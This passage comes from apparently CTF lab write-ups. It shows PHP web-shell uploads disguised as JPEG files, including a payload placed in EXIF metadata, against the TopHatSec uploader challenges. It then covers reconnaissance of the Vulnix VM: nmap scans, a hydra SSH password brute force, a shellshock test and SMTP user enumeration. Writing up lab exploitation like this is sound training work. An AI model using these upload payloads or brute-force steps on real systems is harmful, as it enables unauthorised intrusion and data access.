>   http://$IP/uploader.php \
>   | grep 'successfully uploaded'
<p>File is valid, and was successfully uploaded.
hacker@kali:~$ curl http://$IP/uploads1/command.php.jpeg
/var/www:
total 12
drwxr-xr-x  3 root root 4096 Feb 17 20:44 .
drwxr-xr-x 12 root root 4096 Feb 17 20:44 ..
drwxr-xr-x  7 root root 4096 Feb 18 22:40 html

/var/www/html:
total 48
drwxr-xr-x 7 root      root      4096 Feb 18 22:40 .
drwxr-xr-x 3 root      root      4096 Feb 17 20:44 ..
-rwxr-xr-x 1 www-data www-data  367 Feb 18 20:54 index.html
-rwxr-xr-x 1 root      root       457 Feb 18 22:30 index2.html
drwxr-xr-x 2 root      root      4096 Feb 18 22:22 jQuery
drwxr-xr-x 2 root      root      4096 Feb 18 22:45 1337saucel337
-rw-r--r-- 1 root      root       398 Feb 18 20:20 uploader.php
-rw-r--r-- 1 root      root     1410 Feb 18 20:50 uploader2.php
-rwxr-xr-x 1 root      root     1980 Feb 18 16:40 uploader3.php
drwxr-xr-x 2 www-data www-data  4096 Apr 21 16:58 uploads1
drwxr-xr-x 2 www-data www-data  4096 Feb 18 22:39 uploads2
drwxr-xr-x 2 www-data root     4096 Feb 18 22:39 uploads3

/var/www/html/jQuery:
total 28
drwxr-xr-x 2 root root 4096 Feb 18 22:22 .
drwxr-xr-x 7 root root 4096 Feb 18 22:40 ..
-rw-r--r-- 1 root root  753 Aug  7 2009 delete.png
-rw-r--r-- 1 root root  715 Feb 18 21:59 script.js
-rw-r--r-- 1 root root 1714 Feb 18 22:00 style.css
-rw-r--r-- 1 root root 1049 Feb 18 22:18 upload.php
-rw-r--r-- 1 root root 1232 Feb 18 22:19 uploadphp.php

/var/www/html/1337saucel337:
total 12
drwxr-xr-x 2 root root 4096 Feb 18 22:45 .
drwxr-xr-x 7 root root 4096 Feb 18 22:40 ..
-rw-r--r-- 1 root root  400 Feb 18 22:45 SECRETFILE

/var/www/html/uploads1:
total 12
drwxr-xr-x 2 www-data www-data 4096 Apr 21 16:58 .
drwxr-xr-x 7 root      root     4096 Feb 18 22:40 ..
-rw-r--r-- 1 www-data www-data  40 Apr 21 16:58 command.php.jpeg
```

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```

/var/www/html/uploads2:
total 8
drwxr-xr-x 2 www-data www-data 4096 Feb 18 22:39 .
drwxr-xr-x 7 root      root      4096 Feb 18 22:40 ..

/var/www/html/uploads3:
total 8
drwxr-xr-x 2 www-data root 4096 Feb 18 22:39 .
drwxr-xr-x 7 root      root 4096 Feb 18 22:40 ..

```

Now we fetch the SECRETFILE:

```

hacker@kali:~$ curl --silent --remote-name http://$IP/1337saucel337/SECRETFILE
hacker@kali:~$ cat SECRETFILE
Great job so far. This box has 3 uploaders.

The first 2 are pure php, the last one is php w/jquery.

To get credit for this challenge, please submit a write-up or instructions
on how you compromised the uploader or uploaders. If you solve 1, 2, or all
of the uploader challenges, feel free to shoot me an email and let me know!

admin@top-hat-sec.com

Thanks for playing!
http://www.top-hat-sec.com

```

Upload 2 Exploit

Basically the same approach as Upload 1 except that the file must really be a jpeg file. We select a jpeg file from the <http://www.exiv2.org/> site. So how to get the php script into the jpeg file? Use the `exiftool` to set one of the jpeg file TAG fields (here the DocumentName) to a php script.

```

JPEG=trick.php.jpeg
curl --silent --output $JPEG http://www.exiv2.org/include/img_1771.jpg
exiftool -DocumentName='<?php passthru("ls -laR /var/www"); ?>' $JPEG
curl --silent \
  --form upfile=@"$JPEG" \
  --form submit="Upload Image" \
  http://$IP/uploader2.php \
  | grep 'Success!'
curl --silent http://$IP/uploads2/$JPEG 2>&1 | strings | sed /^Canon/q

```

Running this gives:

```

hacker@kali:~$ JPEG=trick.php.jpeg
hacker@kali:~$ curl --silent --output $JPEG http://www.exiv2.org/include/img_1771.jpg
hacker@kali:~$ exiftool -DocumentName='<?php passthru("ls -laR /var/www"); ?>' $JPEG
  1 image files updated
hacker@kali:~$ curl --silent \
>   --form upfile=@"$JPEG" \
>   --form submit="Upload Image" \
>   http://$IP/uploader2.php \
>   | grep 'Success!'
Success! image/jpeg.The file trick.php.jpeg has been uploaded.

```

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```

hacker@kali:~$ curl --silent http://$IP/uploads2/$JPEG 2>&1 | strings | sed /^Canon/q
JFIF
Exif
/var/www:
total 12
drwxr-xr-x  3 root root 4096 Feb 17 20:44 .
drwxr-xr-x 12 root root 4096 Feb 17 20:44 ..
drwxr-xr-x  7 root root 4096 Feb 18 22:40 html
/var/www/html:
total 48
drwxr-xr-x 7 root      root      4096 Feb 18 22:40 .
drwxr-xr-x 3 root      root      4096 Feb 17 20:44 ..
-rwxr-xr-x 1 www-data www-data  367 Feb 18 20:54 index.html
-rwxr-xr-x 1 root      root      457 Feb 18 22:30 index2.html
drwxr-xr-x 2 root      root      4096 Feb 18 22:22 jQuery
drwxr-xr-x 2 root      root      4096 Feb 18 22:45 l337saucel337
-rw-r--r-- 1 root      root      398 Feb 18 20:20 uploader.php
-rw-r--r-- 1 root      root     1410 Feb 18 20:50 uploader2.php
-rwxr-xr-x 1 root      root     1980 Feb 18 16:40 uploader3.php
drwxr-xr-x 2 www-data www-data 4096 Apr 21 16:58 uploads1
drwxr-xr-x 2 www-data www-data 4096 Apr 21 19:05 uploads2
drwxr-xr-x 2 www-data root    4096 Feb 18 22:39 uploads3
/var/www/html/jQuery:
total 28
drwxr-xr-x 2 root root 4096 Feb 18 22:22 .
drwxr-xr-x 7 root root 4096 Feb 18 22:40 ..
-rw-r--r-- 1 root root  753 Aug  7 2009 delete.png
-rw-r--r-- 1 root root  715 Feb 18 21:59 script.js
-rw-r--r-- 1 root root 1714 Feb 18 22:00 style.css
-rw-r--r-- 1 root root 1049 Feb 18 22:18 upload.php
-rw-r--r-- 1 root root 1232 Feb 18 22:19 uploadphp.php
/var/www/html/l337saucel337:
total 12
drwxr-xr-x 2 root root 4096 Feb 18 22:45 .
drwxr-xr-x 7 root root 4096 Feb 18 22:40 ..
-rw-r--r-- 1 root root  400 Feb 18 22:45 SECRETFILE
/var/www/html/uploads1:
total 12
drwxr-xr-x 2 www-data www-data 4096 Apr 21 16:58 .
drwxr-xr-x 7 root      root      4096 Feb 18 22:40 ..
-rw-r--r-- 1 www-data www-data   40 Apr 21 16:58 command.php.jpeg
/var/www/html/uploads2:
total 192
drwxr-xr-x 2 www-data www-data 4096 Apr 21 19:05 .
drwxr-xr-x 7 root      root      4096 Feb 18 22:40 ..
-rw-r--r-- 1 www-data www-data 32764 Apr 21 17:22 command.php.jpeg
-rw-r--r-- 1 www-data www-data 10040 Apr 21 17:27 command10000.php.jpeg
-rw-r--r-- 1 www-data www-data 10000 Apr 21 17:26 command10000.php.jpg
-rw-r--r-- 1 www-data www-data 32154 Apr 21 18:45 fake.php.jpeg
-rw-r--r-- 1 www-data www-data 32764 Apr 21 17:17 img_1771.jpg
-rw-r--r-- 1 www-data www-data 32154 Apr 21 19:05 trick.php.jpeg
-rw-r--r-- 1 www-data www-data 32154 Apr 21 18:39 x.php.jpeg
/var/www/html/uploads3:
total 8
drwxr-xr-x 2 www-data root 4096 Feb 18 22:39 .
drwxr-xr-x 7 root      root 4096 Feb 18 22:40 ..
Canon

```

Now we can proceed as in the case of Upload 1 and fetch SECRETFILE:

```
hacker@kali:~$ curl --silent --remote-name http://$IP/l337saucel337/SECRETFILE
hacker@kali:~$ cat SECRETFILE
Great job so far. This box has 3 uploaders.

The first 2 are pure php, the last one is php w/jquery.

To get credit for this challenge, please submit a write-up or instructions
on how you compromised the uploader or uploaders. If you solve 1, 2, or all
of the uploader challenges, feel free to shoot me an email and let me know!

admin@top-hat-sec.com

Thanks for playing!
http://www.top-hat-sec.com
```

Upload 3 Exploit

Upload 3 is has a form slightly different from Upload 1, but is otherwise the same:

```
CMD="ls -laR /var/www"
cat > command.php.jpeg <<EOF
<?php
passthru( "$CMD");
?>
EOF
curl --silent \
  --form file="@command.php.jpeg" \
  --form submit="Upload" \
  http://$IP/jquery/upload.php \
  | grep 'Your File'
curl http://$IP/uploads3/command.php.jpeg
```

Running the above shows us the target file SECRETFILE:

```
hacker@kali:~$ CMD="ls -laR /var/www"
hacker@kali:~$ cat > command.php.jpeg <<EOF
> <?php
> passthru( "$CMD");
> ?>
> EOF
hacker@kali:~$ curl --silent \
>   --form file="@command.php.jpeg" \
>   --form submit="Upload" \
>   http://$IP/jquery/upload.php \
>   | grep 'Your File'
<span>Your File Uploaded Succesfully...!!</span><br/><br/><b>File Name:</b> command.
php.jpeg<br/><b>Type:</b> image/jpeg<br/><b>Size:</b> 0.0390625 kB<br/><b>Temp file:</
b> /tmp/phpT8ue8X<br/><b>Stored in:</b> uploads3/command.php.jpeg</div>
hacker@kali:~$ curl http://$IP/uploads3/command.php.jpeg
/var/www:
total 12
drwxr-xr-x  3 root root 4096 Feb 17 20:44 .
drwxr-xr-x 12 root root 4096 Feb 17 20:44 ..
drwxr-xr-x  7 root root 4096 Feb 18 22:40 html
```

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```

/var/www/html:
total 48
drwxr-xr-x 7 root    root    4096 Feb 18 22:40 .
drwxr-xr-x 3 root    root    4096 Feb 17 20:44 ..
-rwxr-xr-x 1 www-data www-data 367 Feb 18 20:54 index.html
-rwxr-xr-x 1 root    root    457 Feb 18 22:30 index2.html
drwxr-xr-x 2 root    root    4096 Feb 18 22:22 jQuery
drwxr-xr-x 2 root    root    4096 Feb 18 22:45 1337saucel337
-rw-r--r-- 1 root    root    398 Feb 18 20:20 uploader.php
-rw-r--r-- 1 root    root    1410 Feb 18 20:50 uploader2.php
-rwxr-xr-x 1 root    root    1980 Feb 18 16:40 uploader3.php
drwxr-xr-x 2 www-data www-data 4096 Feb 18 22:38 uploads1
drwxr-xr-x 2 www-data www-data 4096 Feb 18 22:39 uploads2
drwxr-xr-x 2 www-data root    4096 Apr 21 14:24 uploads3

/var/www/html/jquery:
total 28
drwxr-xr-x 2 root root 4096 Feb 18 22:22 .
drwxr-xr-x 7 root root 4096 Feb 18 22:40 ..
-rw-r--r-- 1 root root 753 Aug 7 2009 delete.png
-rw-r--r-- 1 root root 715 Feb 18 21:59 script.js
-rw-r--r-- 1 root root 1714 Feb 18 22:00 style.css
-rw-r--r-- 1 root root 1049 Feb 18 22:18 upload.php
-rw-r--r-- 1 root root 1232 Feb 18 22:19 uploadphp.php

/var/www/html/1337saucel337:
total 12
drwxr-xr-x 2 root root 4096 Feb 18 22:45 .
drwxr-xr-x 7 root root 4096 Feb 18 22:40 ..
-rw-r--r-- 1 root root 400 Feb 18 22:45 SECRETFILE

/var/www/html/uploads1:
total 8
drwxr-xr-x 2 www-data www-data 4096 Feb 18 22:38 .
drwxr-xr-x 7 root    root    4096 Feb 18 22:40 ..

/var/www/html/uploads2:
total 8
drwxr-xr-x 2 www-data www-data 4096 Feb 18 22:39 .
drwxr-xr-x 7 root    root    4096 Feb 18 22:40 ..

/var/www/html/uploads3:
total 12
drwxr-xr-x 2 www-data root    4096 Apr 21 14:24 .
drwxr-xr-x 7 root    root    4096 Feb 18 22:40 ..
-rw-r--r-- 1 www-data www-data 40 Apr 21 14:24 command.php.jpeg

```

Now we fetch the SECRETFILE:

```

hacker@kali:~$ curl --silent --remote-name http://$IP/1337saucel337/SECRETFILE
hacker@kali:~$ cat SECRETFILE
Great job so far. This box has 3 uploaders.

The first 2 are pure php, the last one is php w/jquery.

To get credit for this challenge, please submit a write-up or instructions

```

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on how you compromised the uploader or uploaders. If you solve 1, 2, or all of the uploader challenges, feel free to shoot me an email and let me know!

admin@top-hat-sec.com

Thanks for playing!

<http://www.top-hat-sec.com>

3.20 Vulnix

3.20.1 Setup

This is to document the meetup's efforts responding to the challenge [HackLAB: Vulnix](#):

Here we have a vulnerable Linux host with configuration weaknesses rather than purposely vulnerable software versions (well at the time of release anyway!). ... The goal; boot up, find the IP, hack away and obtain the trophy hidden away in /root by any means you wish – excluding the actual hacking of the vmrk.

[Rebootuser - Local Linux Enumeration & Privilege Escalation](#) shows techniques/hints.

Setting up the VMware VM

See [Traditional VM challenge setup](#) for background on using the VMware vmrk file. Vulnix is Ubuntu 12.04, x86, and 512MB memory. For KVM you can use a backing store to undo any changes to the disk:

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
BACKING=Vulnix.vmrk
VM_DISK=Vulnix-changes.qcow2
curl --remote-name http://www.rebootuser.com/wp-content/uploads/vulnix/Vulnix.7z
$SUDO apt-get install p7zip-full -y
7z e Vulnix.7z
$SUDO qemu-img create -f qcow2 -o backing_file=$BACKING $VM_DISK
$SUDO qemu-img info $BACKING
$SUDO qemu-img info $VM_DISK
# To revert to original image
# $SUDO qemu-img create -f qcow2 -o backing_file=$BACKING $VM_DISK
```

Then Linux KVM could use the VM_DISK to create the Vulnix VM. The actual command the author used in Debian Linux to create the VM was (though it's recommended to use a GUI):

```
VM=Vulnix
$SUDO virt-install \
  --name "Vulnix" --cpu host --vcpus 1 --ram 512 \
  --os-type=linux --os-variant=ubuntuprecise \
  --disk path=$VM_DISK \
  --noautoconsole \
  --accelerate --hvm \
  --import
# --console pty,target_type=virtio \
# Useful commands:
# $SUDO virsh help
```

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```
# $SUDO virsh list --all
# $SUDO virsh destroy --graceful $VM
# $SUDO virsh start $VM
# $SUDO virsh reboot $VM
# $SUDO virsh shutdown $VM
# $SUDO virsh undefine [--wipe-storage] $VM
# $SUDO virsh undefine $VM
# $SUDO virsh help destroy
#
```

So if Vulnix were running and you wanted to “start over again”:

```
$SUDO virsh shutdown $VM
$SUDO virsh undefine $VM
$SUDO qemu-img create -f qcow2 -o backing_file=$BACKING $VM_DISK
$SUDO virt-install \
  --name "Vulnix" --cpu host --vcpus 1 --ram 512 \
  --os-type=linux --os-variant=ubuntuprecise \
  --disk path=$VM_DISK \
  --noautoconsole \
  --accelerate --hvm \
  --import
```

Software Used

Extra software needed on Kali Linux. `enumerator` depends on: `nmap`; `nikto`, `dirb` (http enumeration); `hydra` (ftp enumeration); and `enum4linux` (netbios enumeration). Only non-root accounts use `virtualenv`.

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
if [[ "$USER" != "root" ]]; then
  $SUDO pip install -U virtualenvwrapper
  mkvirtualenv vulnix
  # To see what virtual environments exist
  # lsvirtualenv
  # To switch virtual environments
  # workon vulnix
  # To deactivate the current virtual environment
  # deactivate
  # To delete a virtual environment
  # rmvirtualenv vulnix
fi
pip install -U enumerator
$SUDO apt-get install nfs-common -y
$SUDO apt-get install hydra -y
$SUDO apt-get install nikto -y
$SUDO apt-get install dirb -y
$SUDO apt-get install enum4linux -y
```

3.20.2 Reconnaissance

Reconnaissance via enumerator

```
(vulnix)hacker@kali:~$ # Check for new IPs on the subnet (vulnix VM)
(vulnix)hacker@kali:~$ SUBNET="192.168.1.0/24"
(vulnix)hacker@kali:~$ nmap -sn $SUBNET

Starting Nmap 6.47 ( http://nmap.org ) at 2015-04-16 11:47 PDT
##### SNIP #####
Nmap scan report for 192.168.1.103
Host is up (0.00074s latency).
##### SNIP #####
(vulnix)hacker@kali:~$ # Run enumerator on vulnix
(vulnix)hacker@kali:~$ IP=192.168.1.103
(vulnix)hacker@kali:~$ $SUDO rm -rf results/
(vulnix)hacker@kali:~$ $SUDO $(which enumerator) -s $IP
[+] IP list parsed, sending hosts to nmap...
[-] nmap: running TCP & UDP scans for host: 192.168.1.103
(vulnix)hacker@kali:~$ ls results/$IP
192.168.1.103-rpc-showmount.txt      192.168.1.103-tcp-standard.txt
192.168.1.103-ssh-22-hydra.txt      192.168.1.103-udp-standard.txt
192.168.1.103-ssh-22-standard.txt
(vulnix)hacker@kali:~$ for f in results/$IP/*.txt; do echo -e "\n\nFILE $f\n"; cat
↪ $f; done

FILE results/192.168.1.103/192.168.1.103-rpc-showmount.txt

Export list for 192.168.1.103:
/home/vulnix *

FILE results/192.168.1.103/192.168.1.103-ssh-22-hydra.txt

# Hydra v8.1 run at 2015-04-16 11:53:09 on 192.168.1.103 ssh (hydra -L /home/hacker/.
↪ virtualenvs/vulnix/lib/python2.7/site-packages/enumerator/lib/ssh/user-password-
↪ tiny.txt -P /home/hacker/.virtualenvs/vulnix/lib/python2.7/site-packages/enumerator/
↪ lib/ssh/user-password-tiny.txt -o results/192.168.1.103/192.168.1.103-ssh-22-hydra.
↪ txt -t 4 192.168.1.103 ssh)
[22][ssh] host: 192.168.1.103   login: user   password: letmein

FILE results/192.168.1.103/192.168.1.103-ssh-22-standard.txt

# Nmap 6.47 scan initiated Thu Apr 16 11:53:09 2015 as: nmap -Pn -p 22 --script=ssh-
↪ hostkey -oN results/192.168.1.103/192.168.1.103-ssh-22-standard.txt 192.168.1.103
Nmap scan report for 192.168.1.103
Host is up (0.00056s latency).
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   1024 10:cd:9e:a0:e4:e0:30:24:3e:bd:67:5f:75:4a:33:bf (DSA)
|   2048 bc:f9:24:07:2f:cb:76:80:0d:27:a6:48:52:0a:24:3a (RSA)
|_  256 4d:bb:4a:c1:18:e8:da:d1:82:6f:58:52:9c:ee:34:5f (ECDSA)
MAC Address: 52:54:00:B0:A8:8C (QEMU Virtual NIC)
```

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```
# Nmap done at Thu Apr 16 11:53:09 2015 -- 1 IP address (1 host up) scanned in 0.35
seconds

FILE results/192.168.1.103/192.168.1.103-tcp-standard.txt

# Nmap 6.47 scan initiated Thu Apr 16 11:50:15 2015 as: nmap -Pn -T4 -sS -sV -oN
results/192.168.1.103/192.168.1.103-tcp-standard.txt -oG results/192.168.1.103/192.
168.1.103-tcp-greppable.txt 192.168.1.103
Nmap scan report for 192.168.1.103
Host is up (0.00027s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp?
79/tcp    open  finger       Linux fingerd
110/tcp   open  pop3         Dovecot pop3d
111/tcp   open  rpcbind      2-4 (RPC #100000)
143/tcp   open  imap         Dovecot imapd
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
993/tcp   open  ssl/imap     Dovecot imapd
995/tcp   open  ssl/pop3     Dovecot pop3d
2049/tcp  open  nfs          2-4 (RPC #100003)
MAC Address: 52:54:00:B0:A8:8C (QEMU Virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at http://nmap.org/
submit/ .
# Nmap done at Thu Apr 16 11:53:04 2015 -- 1 IP address (1 host up) scanned in 169.39
seconds

FILE results/192.168.1.103/192.168.1.103-udp-standard.txt

# Nmap 6.47 scan initiated Thu Apr 16 11:53:04 2015 as: nmap -Pn -T4 -sU -sV --open --
top-ports 10 -oN results/192.168.1.103/192.168.1.103-udp-standard.txt -oG results/
192.168.1.103/192.168.1.103-udp-greppable.txt 192.168.1.103
Service detection performed. Please report any incorrect results at http://nmap.org/
submit/ .
# Nmap done at Thu Apr 16 11:53:09 2015 -- 1 IP address (1 host up) scanned in 4.75
seconds
```

Doing the enumerator reconnaissance by hand

Perform the equivalent of the `enumerator` reconnaissance by hand as a learning exercise. The order is the same order output above.

nfs mounts

```
(vulnix)hacker@kali:~$ /sbin/showmount -e $IP
Export list for 192.168.1.103:
/home/vulnix *
```

ssh users and passwords

enumerator simply ran hydra using the following file for both the userid and password guesses:

```
root
admin
toor
letmein
changeme
administrator
password
1
12
123
1234
12345
123456
1234567
12345678
1234567890
ftp
user
guest
```

You can use one of Kali’s password lists in `/usr/share/wordlists`; “letmein” is in both `rockyou.txt` and `nmap.lst`. And “user” is not exactly a stretch for testing user ids. So a simple hydra run like the following would suffice:

```
hydra -L user_list.txt -P rockyou.txt -o hydra_out.txt -t 4 $IP ssh
```

SSH host keys

Host SSH keys can be obtained using `ssh-keyscan` with help from `ssh-keygen`:

```
# using ssh-keyscan and ssh-keygen
TEMP=$(mktemp)
ssh-keyscan -t rsa1,rsa,dsa,ecdsa,ed25519 $IP>$TEMP 2>/dev/null
ssh-keygen -l -f $TEMP
rm -f $TEMP
```

resulting in:

```
(vulnix)hacker@kali:~$ # using ssh-keyscan and ssh-keygen
(vulnix)hacker@kali:~$ TEMP=$(mktemp)
(vulnix)hacker@kali:~$ ssh-keyscan -t rsa1,rsa,dsa,ecdsa,ed25519 $IP>$TEMP 2>/dev/null
(vulnix)hacker@kali:~$ ssh-keygen -l -f $TEMP
256 4d:bb:4a:c1:18:e8:da:d1:82:6f:58:52:9c:ee:34:5f 192.168.1.103 (ECDSA)
```

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```
1024 10:cd:9e:a0:e4:e0:30:24:3e:bd:67:5f:75:4a:33:bf 192.168.1.103 (DSA)
2048 bc:f9:24:07:2f:cb:76:80:0d:27:a6:48:52:0a:24:3a 192.168.1.103 (RSA)
(vulnix)hacker@kali:~$ rm -f $TEMP
```

Alternatively nmap can be used:

```
# using nmap
nmap $IP --script ssh-hostkey
nmap $IP --script ssh-hostkey --script-args ssh_hostkey=full
# nmap $IP --script ssh-hostkey --script-args ssh_hostkey='visual bubble'
# nmap $IP --script ssh-hostkey --script-args ssh_hostkey=all
```

resulting in:

```
(vulnix)hacker@kali:~$ # using nmap
(vulnix)hacker@kali:~$ nmap $IP --script ssh-hostkey

Starting Nmap 6.47 ( http://nmap.org ) at 2015-04-17 10:24 PDT
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Ping Scan Timing: About 100.00% done; ETC: 10:24 (0:00:00 remaining)
Nmap scan report for 192.168.1.103
Host is up (0.00033s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   1024 10:cd:9e:a0:e4:e0:30:24:3e:bd:67:5f:75:4a:33:bf (DSA)
|   2048 bc:f9:24:07:2f:cb:76:80:0d:27:a6:48:52:0a:24:3a (RSA)
|_  256 4d:bb:4a:c1:18:e8:da:d1:82:6f:58:52:9c:ee:34:5f (ECDSA)
25/tcp    open  smtp
79/tcp    open  finger
110/tcp   open  pop3
111/tcp   open  rpcbind
143/tcp   open  imap
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
993/tcp   open  imaps
995/tcp   open  pop3s
2049/tcp  open  nfs

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
(vulnix)hacker@kali:~$ nmap $IP --script ssh-hostkey --script-args ssh_hostkey=full
```

```
Starting Nmap 6.47 ( http://nmap.org ) at 2015-04-17 10:24 PDT
Nmap scan report for 192.168.1.103
Host is up (0.0095s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   ssh-dss_
|   ↪AAAAB3NzaC1kc3MAAACBAJHCFDFkbuQTVpmQvCvdR2poQrsZOQ0nBEsUi j15T9DAiUhXI41G8hQ97MM9Qe0eGdP7HsA8vkZng.
|   ↪gyJOelKRR37r0qnBImiEumL6dSpcg4b0IfozCI9UJGh/
|   ↪yiEu4kAAACASWk2tKCyCHamiXwIt0XdwTXubZYtRtH09LHdisSEsoinz+2szuzbqngwancHXcyQ3PapixZhVNASZ8MobmkFDXh.
|   ssh-rsa_
|   ↪AAAAB3NzaC1yc2EAAAADAQABAAQAC1jCDgzdowLQVOEXrczN+xbuMcNkncz2EfCEncP7k8rhNjQq+eXzMKEfULxMLh/
|   ↪wLFhX2TVZDECTpQ0WVJckgkGeZSdvmEJKt5LbZlSm5HAz/
|   ↪DMUKIuohDRI4F31qn9u5VAVKSyTXyR3EuxCsCHJy+Xf40BJImr+fZ7yH3xwPPqJ9in+LfgTXaRitqLDHiHAsTIXXwsDgweaS9h.
|   ↪uRZZOZK2+Uttf0gg30H7118ShfZlbdw+59RfQqYz8tZYsoWoxahWf3dmx5soCWWcAP7DAV
```

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```
|_ ecdsa-sha2-nistp256_
↪AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGEudclshlbeHM/
↪DPWQGR3ldOGqdLcXVjlxlG/YSGfiNmNlpT6x0MwYQyN6pzCzzonljThH8JwIZjid+JN2PzxE=
25/tcp    open    smtp
79/tcp    open    finger
110/tcp   open    pop3
111/tcp   open    rpcbind
143/tcp   open    imap
512/tcp   open    exec
513/tcp   open    login
514/tcp   open    shell
993/tcp   open    imaps
995/tcp   open    pop3s
2049/tcp  open    nfs

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
(vulnix)hacker@kali:~$ # nmap $IP --script ssh-hostkey --script-args ssh_hostkey=
↪'visual bubble'
(vulnix)hacker@kali:~$ # nmap $IP --script ssh-hostkey --script-args ssh_hostkey=all
```

TCP services

enumerator simply runs:

```
$SUDO nmap -Pn -T4 -sS -sV $IP
```

resulting in:

```
(vulnix)hacker@kali:~$ $SUDO nmap -Pn -T4 -sS -sV $IP

Starting Nmap 6.47 ( http://nmap.org ) at 2015-04-17 10:34 PDT
Nmap scan report for 192.168.1.103
Host is up (0.00030s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp         Postfix smtpd
79/tcp    open  finger       Linux fingerd
110/tcp   open  pop3         Dovecot pop3d
111/tcp   open  rpcbind      2-4 (RPC #100000)
143/tcp   open  imap         Dovecot imapd
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
993/tcp   open  ssl/imap     Dovecot imapd
995/tcp   open  ssl/pop3     Dovecot pop3d
2049/tcp  open  nfs          2-4 (RPC #100003)
MAC Address: 52:54:00:4B:A3:6C (QEMU Virtual NIC)
Service Info: Host: vulnix; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at http://nmap.org/
↪submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.83 seconds
```


UDP services

enumerator simply runs:

```
$SUDO nmap -Pn -T4 -sU -sV --open --top-ports 10 $IP
```

resulting in:

```
(vulnix)hacker@kali:~$ $SUDO nmap -Pn -T4 -sU -sV --open --top-ports 10 $IP

Starting Nmap 6.47 ( http://nmap.org ) at 2015-04-17 10:37 PDT
Service detection performed. Please report any incorrect results at http://nmap.org/
↪submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.77 seconds
```

A more complete scan (dropping options “--open --top-ports 10”) yields the following:

```
(vulnix)hacker@kali:~$ $SUDO nmap -Pn -T4 -sU -sV $IP

Starting Nmap 6.47 ( http://nmap.org ) at 2015-04-17 10:38 PDT

Nmap scan report for 192.168.1.103
Host is up (0.00049s latency).
Not shown: 953 closed ports, 45 open|filtered ports
PORT      STATE SERVICE VERSION
111/udp   open  rpcbind 2-4 (RPC #100000)
2049/udp  open  nfs      2-4 (RPC #100003)
MAC Address: 52:54:00:4B:A3:6C (QEMU Virtual NIC)

Service detection performed. Please report any incorrect results at http://nmap.org/
↪submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1226.03 seconds
```

More Reconnaissance

Follow [Rebootuser - Local Linux Enumeration & Privilege Escalation](#) for hints at more reconnaissance. This section takes liberal advantage of the user/letmein account for on-server reconnaissance.

```
# using "sshpass -p" is insecure but we do it in our playground
$SUDO apt-get install sshpass -y
IP=192.168.1.103
sshpass -p 'letmein' ssh user@$IP
```

Kernel, Operating System & Device Information

uname -a shows an old (2012-07-27) kernel version indicating the system is likely unpatched. Looking in /var/log/apt we see

```
user@vulnix:~$ ls -l /var/log/apt/
total 24
-rw-r--r-- 1 root root 12109 Sep  2  2012 history.log
-rw-r--r-- 1 root adm  8797 Sep  2  2012 term.log
```

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```
user@vulnix:~$ cat /var/log/apt/history.log
##### SNIP #####
user@vulnix:~$ # history.log shows that no patches after 2012-09-02
```

So there's no patches since 2012-09-02 meaning Vulnix is vulnerable to a host of bugs; one outstanding example is the shellshock bug.

```
user@vulnix:~$ env x='() { :; }; echo vulnerable' bash -c 'echo hello'vulnerable
hello
```

Unfortunately, to exploit the shellshock bug requires finding an application spawning bash that uses an environment variable as an argument.

To exploit one of the unpatched issues would require investigating:

- [Ubuntu security notices](#) for Ubuntu 12.04 LTS
- [CVS Details](#)
- [National Vulnerability Database](#)

Users & Groups

A quick check of users shows only root is a super user and only normal accounts user and vulnix exist:

```
user@vulnix:~$ # see that only non-system user accounts are "user" (id 1000) and
↳ "vulnix" (id 2008)
user@vulnix:~$ for i in $(cat /etc/passwd 2>/dev/null | cut -d: -f1 2>/dev/null); do
>   if [[ $(id -u $i) -gt 999 ]]; then
>     echo "$i $(id -u $i)";
>   fi;
> done
nobody 65534
user 1000
vulnix 2008
user@vulnix:~$ # see only super user account is root
user@vulnix:~$ grep -v -E "^#" /etc/passwd | awk -F: '$3 == 0 { print $1}'
root
```

If there were no local access to Vulnix then smtp and finger could provide brute-force enumeration of users from Kali:

```
hacker@kali:~$ # use smtp VRFY command to check for users
hacker@kali:~$ telnet $IP 25
Trying 192.168.1.105...
Connected to 192.168.1.105.
Escape character is '^]'.
220 vulnix ESMTP Postfix (Ubuntu)
EHLO bitbender.org
250-vulnix
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
```

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```

250 DSN
VRFY user
252 2.0.0 user
VRFY vulnix
252 2.0.0 vulnix
VRFY XXXXXXXXXXXX
550 5.1.1 <XXXXXXXXXXXX>: Recipient address rejected: User unknown in local recipient_
↳table
QUIT
221 2.0.0 Bye
Connection closed by foreign host.

hacker@kali:~$ # use smtp-user-enum to check for users
hacker@kali:~$ cat > users.txt <<EOF
> user
> vulnix
> XXXXXXXXXXXX
> EOF
hacker@kali:~$ smtp-user-enum -U users.txt -t $IP
##### SNIP #####
##### Scan started at Sat Apr 18 11:01:54 2015 #####
192.168.1.103: user exists
192.168.1.103: vulnix exists
